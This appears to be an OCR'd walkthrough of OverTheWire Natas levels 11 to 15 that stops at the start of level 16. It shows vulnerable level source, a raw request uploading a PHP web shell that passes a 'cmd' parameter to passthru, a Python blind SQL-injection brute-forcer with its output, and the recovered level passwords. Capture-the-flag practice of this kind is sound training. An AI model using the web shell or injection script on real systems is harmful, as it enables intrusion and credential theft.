
▼ Level 11


URL : http://natas11.natas.labs.overthewire.org





Not secure natas11.natas.labs.overthewire.org/index-source.html


```
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src= http://natas.labs.overthewire.org/js/wechall.js ></script>
<script>var wechallinfo = { "level": "natas11", "pass": "<censored>" };</script></head>
<?

$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
    $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
    if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
        if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
        $mydata['showpassword'] = $tempdata['showpassword'];
        $mydata['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor",$_REQUEST)) {
    if (preg_match('/^#(?:[a-f\d]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}

saveData($data);


?>

<h1>natas11</h1>
<div id="content">
<body style="background: <?=$data['bgcolor']?>;">
Cookies are protected with XOR encryption<br/><br/>

<?
if($data["showpassword"] == "yes") {
    print "The password for natas12 is <censored><br>";
}

?>

<form>
Background color: <input name=bgcolor value="<?=$data['bgcolor']?>">
<input type=submit value="Set color">
```


PHP Sandbox
<?
echo json_encode(array("showpassword"=>"no", "bgcolor"=>"#ffffff"));
?>
PHP Versions and Options (8.2.20)
Other Options
Execute Code
Save or share code
Result for 8.2.20:
{"showpassword":"no","bgcolor":"#ffffff"}


Operations
Recipe
Input
Output
From Base64
Remove non-alphabet chars
Strict mode


Operations
Recipe
Input
Output
XOR
Standard
Null preserving







Password:


```
yZdkjAYZRd3R7tq7T5kXMjMJlOlkzDeB
```

▼ Level 12

URL : http://natas12.natas.labs.overthewire.org










Request

Pretty Raw Hex

```
1  POST /index.php HTTP/1.1
2  Host: natas12.natas.labs.overthewire.org
3  Content-Length: 452
4  Cache-Control: max-age=0
5  Authorization: Basic bmFOYXMxMjp5WmRrakFZWlJkM1I3dHE3VDVrWE1qTUpsTOlrekR1Qg==
6  Accept-Language: en-US,en;q=0.9
7  Origin: http://natas12.natas.labs.overthewire.org
8  Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5mqBceGCLYR56lcZ
9  Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
   q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://natas12.natas.labs.overthewire.org/
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15
16 ------WebKitFormBoundary5mqBceGCLYR56lcZ
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 1000
20 ------WebKitFormBoundary5mqBceGCLYR56lcZ
21 Content-Disposition: form-data; name="filename"
22
23 7k49rpve6e.jpg
24 ------WebKitFormBoundary5mqBceGCLYR56lcZ
25 Content-Disposition: form-data; name="uploadedfile"; filename="natas12.php"
26 Content-Type: application/octet-stream
27
28 <?php passthru($_GET['cmd']); ?>
29 ------WebKitFormBoundary5mqBceGCLYR56lcZ--
```








trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC


Password:


trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC


▼ Level 13


URL : http://natas13.natas.labs.overthewire.org












GIF89a
Notice: Undefined index: cmd in **/var/www/natas/natas13/upload/hpp7v19cjh.php** on line **4**

Warning: passthru(): Cannot execute a blank command in **/var/www/natas/natas13/upload/hpp7v19cjh.php** on line **4**




GIF89a z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ


Password:

```
z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ
```


▼ Level 14


URL : http://natas14.natas.labs.overthewire.org






```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas14", "pass": "<censored>" };</script></head>
<body>
<h1>natas14</h1>
<div id="content">
<?php
if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas14', '<censored>');
    mysqli_select_db($link, 'natas14');

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["password"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    if(mysqli_num_rows(mysqli_query($link, $query)) > 0) {
            echo "Successful login! The password for natas15 is <censored><br>";
    } else {
            echo "Access denied!<br>";
    }
    mysqli_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
Password: <input name="password"><br>
<input type="submit" value="Login" />
</form>
<?php } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```







Password:

SdqIqBsFcz3yotlNYErZSZwblkm0lrvx

▼ Level 15

URL : http://natas15.natas.labs.overthewire.org





Python Script [Brute Force Attack]:


```
import requests
from requests.auth import HTTPBasicAuth
import time
CHARS = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
filtered = ''
passwd = ''
AUTH = HTTPBasicAuth('natas15', 'SdqIqBsFcz3yotlNYErZSZwblkm0lrvx')
URL = 'http://natas15.natas.labs.overthewire.org/index.php?debug'
sess = requests.Session()
for ch in CHARS:
    payload = f'natas16" and password LIKE BINARY \'%{ch}%\' #'
    r = sess.post(URL, auth=AUTH, data={'username': payload}, timeout=10)
    if 'exists' in r.text:
        filtered += ch
        print("found char:", ch)
print("Filtered charset:", filtered)
for pos in range(1, 33):
    matched = False
    for ch in filtered:
        payload = f'natas16" and password LIKE BINARY \'{passwd + ch}%\' #'
        r = sess.post(URL, auth=AUTH, data={'username': payload}, timeout=10)
        if 'exists' in r.text:
            passwd += ch
            print("⇒", passwd)
            matched = True
            break
        time.sleep(0.1)
```

```
    if not matched:
        print(f"No match found for position {pos}. Stopping.")
        break
print("Final password guess:", passwd)
```

Output:

```
┌──(jynx㉿kali)-[~/Desktop/linux/natas]
└─$ python3 natas15.py
found char: c
found char: e
found char: f
found char: h
found char: i
found char: j
found char: k
found char: m
found char: o
found char: s
found char: t
found char: u
found char: v
found char: D
found char: E
found char: G
found char: K
found char: L
found char: M
found char: P
found char: Q
found char: V
found char: W
found char: X
found char: Y
found char: 3
found char: 4
found char: 6
Filtered charset: cefhijkmostuvDEGKLMPQVWXY346
⇒ h
⇒ hP
⇒ hPk
⇒ hPkj
⇒ hPkjK
⇒ hPkjKY
⇒ hPkjKYv
⇒ hPkjKYvi
⇒ hPkjKYviL
⇒ hPkjKYviLQ
⇒ hPkjKYviLQc
⇒ hPkjKYviLQct
⇒ hPkjKYviLQctE
⇒ hPkjKYviLQctEW
⇒ hPkjKYviLQctEW3
⇒ hPkjKYviLQctEW33
```

⇒ hPkjKYviLQctEW33Q
⇒ hPkjKYviLQctEW33Qm
⇒ hPkjKYviLQctEW33Qmu
⇒ hPkjKYviLQctEW33QmuX
⇒ hPkjKYviLQctEW33QmuXL
⇒ hPkjKYviLQctEW33QmuXL6
⇒ hPkjKYviLQctEW33QmuXL6e
⇒ hPkjKYviLQctEW33QmuXL6eD
⇒ hPkjKYviLQctEW33QmuXL6eDV
⇒ hPkjKYviLQctEW33QmuXL6eDVf
⇒ hPkjKYviLQctEW33QmuXL6eDVfM
⇒ hPkjKYviLQctEW33QmuXL6eDVfMW
⇒ hPkjKYviLQctEW33QmuXL6eDVfMW4
⇒ hPkjKYviLQctEW33QmuXL6eDVfMW4s
⇒ hPkjKYviLQctEW33QmuXL6eDVfMW4sG
⇒ hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
Final password guess: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo




Password:

hPkjKYviLQctEW33QmuXL6eDVfMW4sGo

▼ Level 16

URL : http://natas16.natas.labs.overthewire.org



Not secure natas16.natas.labs.overthewire.org/index-source.html


```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
